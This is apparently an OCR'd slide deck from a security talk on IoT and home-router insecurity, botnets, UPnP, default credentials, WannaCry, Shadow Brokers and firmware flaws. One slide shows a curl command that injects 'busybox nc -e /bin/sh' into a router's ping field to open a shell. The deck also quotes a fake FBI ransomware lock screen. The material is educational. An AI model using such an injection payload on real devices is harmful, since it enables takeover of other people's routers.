
Sure we are.



Bots Scanning GitHub To Steal Amazon EC2 Keys

Posted by Soulskill on Saturday January 03, 2015 @12:09AM from the with-many-bots-all-vulns-are-shallow dept.

Just fantastic.



March 24, 2014

10,000 GitHub users inadvertently reveal their AWS secret access keys

GitHub developers who are also Amazon Web Services users are advised to check the code they made public on their project pages and to delete secret access keys for their AWS account they may have posted inadvertently.

Even then...

- Even thousands of cloud servers pale in comparison to some of the most prolific contributors to global DDOS attacks
- Easy to block the IP ranges of cloud providers during an attack
- If nothing else, hacked cloud servers get shut down because eventually someone has to pay the bill

What could it be?

- So.... what’s always connected
- And has a real IP address
- And runs Linux
- And often has default passwords
- And may not even be under your control
- Probably hasn’t seen an update in a year?

Your home router!

- But isn' t the web interface only on the private network?
- Often in both, same for ssh… but even if it’s only private…
- Also.. JavaScript can call web pages
- From your browser
- Inside your network
- View a hostile page, get your router owned

Sources of DDOS

- Anything with an Internet connection
- PCs
- Servers
- Cloud systems with stolen keys
- *Home routers*
- *IOT devices*

Bounce into local


- JS can bounce into your private network
- Log into your home router by guessing the IP range and default credentials
- Is your home login “admin/admin” “root/root”, or “empty/admin”? Most are!
- 192.168.1.1?

Or just pass a ‘;’ to ping…

```
curl -s \
--data-urlencode
ping_ip=$'\nbusybox\tnc\t-e\t/bin/sh\t-l\t-p
\t1234' $router_ip/apply.cgi
```

- Sanitizing input from the web is so 2003
- Just pass it to shell!
- As root!
- It’s a great plan!

Or just a direct remote vuln...



```
This is an automated message being sent out to everyone effected.
Your Asus router (and your documents) can be accessed by anyone in
the world with an internet connection. You need to protect yourself
and learn more by reading the following news article:
"http://nullfluid.com/asusgate.txt"

Below is a list of all the vulnerable IP addresses that have been
leaked. If you are reading this, YOU ARE VULNERABLE TOO:
"http://pastebin.com/ASfYTWgw"


Solution: COMPLETELY DISABLE "FTP" AND "AICLOUD", IMMEDIATELY.

I hope we helped.

Sincerely,
/g/
```

Oops...

- Asus routers accidentally exposed fileshare and mounted drives
- Trivial data theft
- Trivial access of router

Router is a complete computer

- Vulns in the UI / custom code...
- And it’s still just a Linux box on the Internet
- If your ISP provided it you may not be able to update it
- As if most users would anyhow
- How many kernel and network service vulnerabilities in the past year?

What can they do?

- Once an attacker is in your home router, what damage can they do?
- Generate normal HTTP requests using simple scripts with no extra code
- Replace your DNS to hijack sessions and ads
- Just flash a whole new firmware?

At least it’s just the router

- But only the router has public facing ports
- Systems inside NAT aren' t at risk
- I mean, they don’t have real IPs, right?

Universal Plug and Pray

- Lots of vendors want to allow access to your alarm system, cameras, fridge, oven, whatever, from the Internet
- UPNP port forward!
- Auto-pierces firewalls!
- Sets up a port forward to any IP on the internal network!!

What can talk UPNP?

- What can open a port via UPNP?
- Game systems
- Home automation
- Anything else that wants to be a server
- Or well, just about *anything* on your local LAN

Start the IOT parade

- Devices want to be accessible over the Internet
- Two ways to get to the data

1. Upload data to “The Cloud”
2. Just use the owners Internet connection via UPNP port opening

It’s all about the money

- Running a cloud system costs money!
- And requires server administrators
- And a real business plan
- A lot more than just slapping a logo on a whitebox appliance, that’s for sure

Pass the buck

- Port forwarding makes it the users problem!

But how bad can it get?

- The *real* source of a record breaking *hundreds of gigabits a second* of requests?

admin / admin

- White-box generic security camera
- Re-badged by multiple vendors in China and re-sold worldwide
- Default login and password!
- Device exposes itself to the Internet via UPNP punching holes through the firewall

Just repurpose it

- Very few products are custom made
- Most things are other things re-purposed
- Generic Linux System On a Chip (SOC) for routers, cheap tablets, Internet connected gadgets
- Products cobbled together out of other products and resold

Who feels the need to fix it?

- Systems with no security
- With automatic port forwards
- With dozens of brand names and models
- With no way for the end user to update
- With no pain for the ***end user*** for failure
- With no pain for the ***manufacturer…***

Who suffers

- This doesn’t directly hurt the owner of the camera
- This doesn’t seem to hurt the company making the original hardware
- The resellers get some flak but may have already moved on to other products
- But the Internet at large suffers indefinitely

Who do we blame?

- Can we blame the customer for not changing the password?
- Can we blame the reseller for selling a vulnerable device with no ability to support it?
- Can we blame the original manufacturer?

How risky is a default device?

- How quickly will a device with default credentials get attacked?
- *“Analysis this week by Symantec concluded the average IoT device is scanned every two minutes. This means that a vulnerable device, such as one with a default password, could be compromised within minutes of going online.”*

You might never know

- Would the consumer ever even know their device is part of a world-wide attack?
- The botnet doesn’t break the device
- Each device has a limited participation in the attack
- Probably isn’t hurting any single users network…

How can we respond?

- “Hack back” - breaks millions of consumer devices who had no role other than buying a security camera
- Shut down the rebrander - a losing game even if possible
- Shut off Internet of participants - same problem of punishing millions of small businesses with no IT department

How many others?

- This was just one line of products
- How many other brands and other products are there?
- Why is IOT such a standing joke? Well…
- There’s some fundamental flaws in the IOT ecosystem


Challenge 1: Low power

- Some IOT devices are plugged in
- Many are not
- You can’t be fetching updates all the time and retain battery
- Complex keying may be impossible due to manuf, pairing, etc

Challenge 2: No interface

- How do you prompt for a password on a security camera?
- Or a stove?
- Lightbulbs?
- Or.. an egg carton?

Eggy Wifis



© 2013 CBS Interactive

Challenge 3: Users

- A network device could refuse to work until the user somehow configures it
- But users don’t like to do that
- How many returns will there be just from users who expected it to instantly work?
- How do you get a user to set up a new network?

Challenge 4: Users

- “Enter a password”
- OK.
- “password”.
- “12345”
- “00000”
- … Not really much better, is it

Challenge 5: Users

- No matter how simple you make something, the world will make someone simpler
- Companies making pennies or dollars per device can’t afford returns or bad reviews

Challenge 6: Embedded security isn’t

- Dirty secret about embedded devices: They’re cheap and disposable
- Maybe I kill 5 or 10 of them trying to open them up and get the firmware off
- Same firmware is on 10,000,000 devices
- Huge payoff for attackers

It only takes one

- The thing about 100,000 systems all running the same embedded firmware...
- If there's no dynamic keying...
- You only need to extract the key *once* and you've got the login for every device

Challenge 7: Hardware is hard

- Whoever sold you the hardware may not have made it
- *They* may not even know who made it
- Often the controller board has been cloned multiple times

More ways to get blood from a stone

- Ransomware!
- Encrypts user data
- Demands money (usually bitcoin) to decrypt
- Is this actually the *most useful* place to spend bitcoin?

It’s prevalent

- Several high-profile ransomware infections
- Municipalities
- US hospitals
- UK hospitals
- Latest ransomware worm, Wannacry, hit tens of thousands of systems

Money is the new factor

- Remember Code Red?
- SQL Slammer?
- The new change is enough “normals” are on the Internet to extort money from them
- ***Big Money*** in getting $500 from thousands of people and businesses


Sophistication meets jackassery

- Many huge ransomware bugs are a curious mix of sophistication and… lack of sophistication
- Wannacry shut down by registering a domain name!
- “If this domain resolves, I must be in a sandbox resolving all lookups”
- Malwaretech registered that domain… wannacry stopped.

Ransomware organizations

- Some are just “some guys”
- Some are “wise guys”
- Enough money is at play that you *probably* don’t want to annoy the people who wrote it
- For “do you like your kneecaps” levels of “annoy”

No good deed



dan barker
@danbarker

This guy figured out how to shut down the biggest ransomware attack in history. This is his reward.

MalwareTech
@MalwareTechBlog

One of the largest UK newspapers published a picture of my house, full address, and directions to get there... now I have to move.

Where ransomware succeeds

- Ransomware is pernicious because it attacks the most valuable resource on the computer
- ***The users data***
- Doesn’t need admin privs to do *serious* damage
- Just needs to run as the user who owns the data
- Will happily encrypt every network resource, too!

Vectors

- Spreads via multiple vectors
- Anything that can get a user to execute code
- Email attachments
- Browser/Flash/Java vulns
- System vulns
- Malicious ads

Why was wannacry so bad?

- Wannacry attacked a system-level vulnerability in SMBv1 (file sharing protocol)
- Any Windows system exposed to the Internet was a target
- Exploit leaked as part of Shadow Brokers dump
- ... Wait, who now?

Shadow what?

- Shadow brokers appeared in the summer of 2016
- Very, very strange claim in what appeared to be machine-translated broken English
- Claimed to have code from “Equation Group”

Very, very strange

“We find Equation Group source range. We hack Equation Group. We find many many Equation Group cyber weapons. You see pictures. We give you some Equation Group files free, you see. This is good proof no? You enjoy!!! You break many things. You find many intrusions. You write many words. But not all, we are auction the best files.”

What group?

- Equation Group widely considered to be the cyber espionage branch of the NSA… of course we dont’ know
- *Now* things get interesting
- Shadow Brokers ran an auction (of a sort)
- If minimum bid not met, archive would be released
- And then… not much happened

When auctions fail...

“TheShadowBrokers is trying auction. Peoples no like. TheShadowBrokers is trying crowdfunding. Peoples is no liking. Now TheShadowBrokers is trying direct sales. Be checking out ListOfWarez. If you like, you email TheShadowBrokers with name of Warez you want make purchase. TheShadowBrokers is emailing you back bitcoin address. You make payment.”

More weird

- Several minor dumps followed
- Typically older vulnerabilities and tools
- Possibly linked to an older penetration of the Equation group, or someone the Equation Group had penetrated?

April 14

- April 14, 2017 a new dump appears, including multiple projects with classified project name looking titles, like “ETERNALBLUE”
- Which happened to be a remote execution vuln in almost every version of Windows from XP and NT up to 10.

But then it gets stupid

- Apparently people don’t like to patch on patch Tuesday
- This vuln was patched a month before the archive release
- … but over 200,000 systems were hit with the SMBv1/ETERNALBLUE exploit within 2 weeks
- Wannacry adapted the attack and turned it into a ransomware worm

So who do we blame now?

- Users who never bothered to apply updates?
- Microsoft for ending support of XP?
- Users for *still running XP* after it’s been EOLd?
- I have my own theory…
- Look at what Wannacry hit the worst

Biggest victims

- Hospitals
- Industrial systems
- Pirated copies of Windows
- What do they all have in common?

Common factor

- The *can't* get updates
- Hospital and industrial equipment can have XP built in
- Only licensed / tested / FAA certified in specific combinations
- At least *some* of the blame has to lie with those vendors

Still the *best* case

- This was still the *best case scenario*

Why was this *good*?

- Vendor was notified
- *Vendor had a fix for all versions of the operating system considered to still be "alive"*
- Users who followed best practices & stayed patched were safe

Lets pick another problem

- Google Project Zero recently revealed flaws in the Qualcomm Wi-Fi system
- Found in the reference code for the Wi-Fi subsystem in:

  Android

  Iphone


  Any Arm-based IOT

Wait, how'd get get back to IOT?

- IOT devices have to be cheap
- They're often made by companies without capability for building custom
- Android boards are very common
- Android is "free"
- Reference board + display + custom app = IOT widget

So it shows up in…

- TVs (Samsung, Visio, LG, etc)
- Fridges (again Samsung comes to mind)
- Ovens
- Most things with a “Calendar” or “Recipe book” feature
- Many things with a “Smart Display” of some sort



DEPARTMENT OF JUSTICE

FEDERAL BUREAU OF INVESTIGATION

FBI HEADQUARTERS

WASHINGTON DC DEPARTMENT, USA

AS A RESULT OF FULL SCANNING OF YOUR DEVICE, SOME SUSPICIOUS FILES HAVE BEEN FOUND AND YOUR ATTENDANCE OF THE FORBIDDEN PORNOGRAPHIC SITES HAS BEEN FIXED. FOR THIS REASON YOUR DEVICE HAS BEEN LOCKED.

INFORMATION ON YOUR LOCATION AND SNAPSHOTS CONTAINING YOUR FACE HAVE BEEN UPLOADED ON THE FBI CYBER CRIME DEPARTMENT'S DATACENTER.

FIRST OF ALL, FAMILIARISE WITH THE POSITIONS STATED IN SECTION «THE LEGAL BASIS OF VIOLATIONS». ACCORDING TO THESE POSITIONS YOUR ACTIONS BEAR CRIMINAL CHARACTER, AND YOU ARE A CRIMINAL SUBJECT. THE PENALTY AS A BASE MEASURE OF PUNISHMENT ON YOU WHICH YOU ARE OBLIGED TO PAY IN A CURRENT OF THREE CALENDAR DAYS IS IMPOSED.

THE SIZE OF THE PENALTY IS **$500.00**

ATTENTION!

DISCONNECTION OR DISPOSAL OF THE DEVICE OR YOUR ATTEMPTS TO UNLOCK THE DEVICE INDEPENDENTLY WILL BE APPREHENDED AS UNAPPROVED ACTIONS INTERFERING THE EXECUTION OF THE LAW OF THE UNITED STATES OF AMERICA (READ SECTION 1509 - OBSTRUCTION OF COURT ORDERS AND SECTION 1510 - OBSTRUCTION OF CRIMINAL INVESTIGATIONS). IN THIS CASE AND IN CASE OF PENALTY NON-PAYMENT IN A CURRENT OF THREE CALENDAR DAYS FROM THE DATE OF THIS NOTIFICATION, THE TOTAL AMOUNT OF PENALTY WILL BE TRIPLED AND THE RESPECTIVE FINES WILL BE CHARGED TO THE OUTSTANDING PENALTY. IN CASE OF DISSENT WITH THE INDICTED PROSECUTION, YOU HAVE THE RIGHT TO CHALLENGE IT IN COURT.

TO MAKE A PENALTY PAYMENT, GO TO SECTION «PAYMENT PENALTIES»

DIRECTOR JAMES COMEY
FEDERAL BUREAU OF INVESTIGATION
935 PENSYLVANIA AVENUE, N.W.
WASHINGTON, DC 20535-0001

James B Comey

Back to the flaw

- Flaw in packet processing
- In the *radio firmware*
- Leads to exploitation of the *host kernel*
- *From the RTOS running on the radio*

Control the bus, control the world

- In the general case, control access to the PCI bus…
- … and you have access to directly edit RAM
- Think of devices with “heavy” firmware:

  Wi-Fi cards

  Video cards

  “Extreme” network cards with TCPIP offload…

How do you fix it...

- So Google is a Good Actor and works to fix the bug
- ... Obviously, since it’s in their own products
- But what about all these other devices?
- Did every manufacturer - *who doesn’t make technological devices normally* - work with their HW vendor to get new firmware?

I bet they didn’t

- Almost definitely not...
- And this is almost certainly not the only vulnerability of this class
- In fact there’s dozens or more a year of full access exploits to Android alone
- Let alone other embedded devices

Unfixable alone

- This type of bug is fundamentally *unfixable* without a relationship with the ODM
- Which a lot of companies don’t have
- Even Android companies (who ought to know how) might not have any ability to get an update!
- If the even try, the abandonment rate on Android devices is huge

This is *still* making positive assumptions

- How deep does the rabbit hole of sadness go?
- Pretty deep.

We’ve made one big assumption

- The biggest assumption we’ve made so far:
- *The equipment manufacturers and supply line are not bad actors*
- We’re assuming their supply isn’t compromised
- Or that they haven’t, themselves, introduced back doors

“Debug port”

- “It’s just there for debugging”
- “Device recovery”
- “Remote admin”
- Once it’s discovered, anyone can use it to control the device
- And they’re discovered with regularity

So the worst things:

- Default logins
- Unfixable bugs in firmware
- Debug tools / back doors
- Uneducated users

What can we try to fix?

- Companies are slowly moving away from default logins
- But the solutions can be difficult
- Printed login/pw requires more manuf work
- Requiring the user to log in before activating can cause problems & support issues
- Using an algo to make unique pw can be reversed

Fun side story

- Remeber all the SSIDs that were 5 upper-case letters and numbers?
- VX34W and so on
- That was the router WEP key, in Base 26.
- Oops.
- Still better than a default login/pw that was the same

Unfixable firmware

- Requires holding the manuf to task for updates
- Consumers are slowly expecting more
- We’re still unlikely to see a real fix for abandoned hardware
- How do you stop a company from going out of business?

Back doors in firmware

- Name & Shame companies
- Unfortunately still a common thing
- Sometimes cultural differences between developers

Simplify

- Work on making *simple* and *useful* interfaces
- Even for devices with limited or no display
- Sure, it’s hard

Where we are today

- We know there’s a problem
- We don’t agree on how to fix it
- Or who should fix it
- Or if it’s fixable
- Lets just make another $50 IOT device with some sweet, sweet venture capital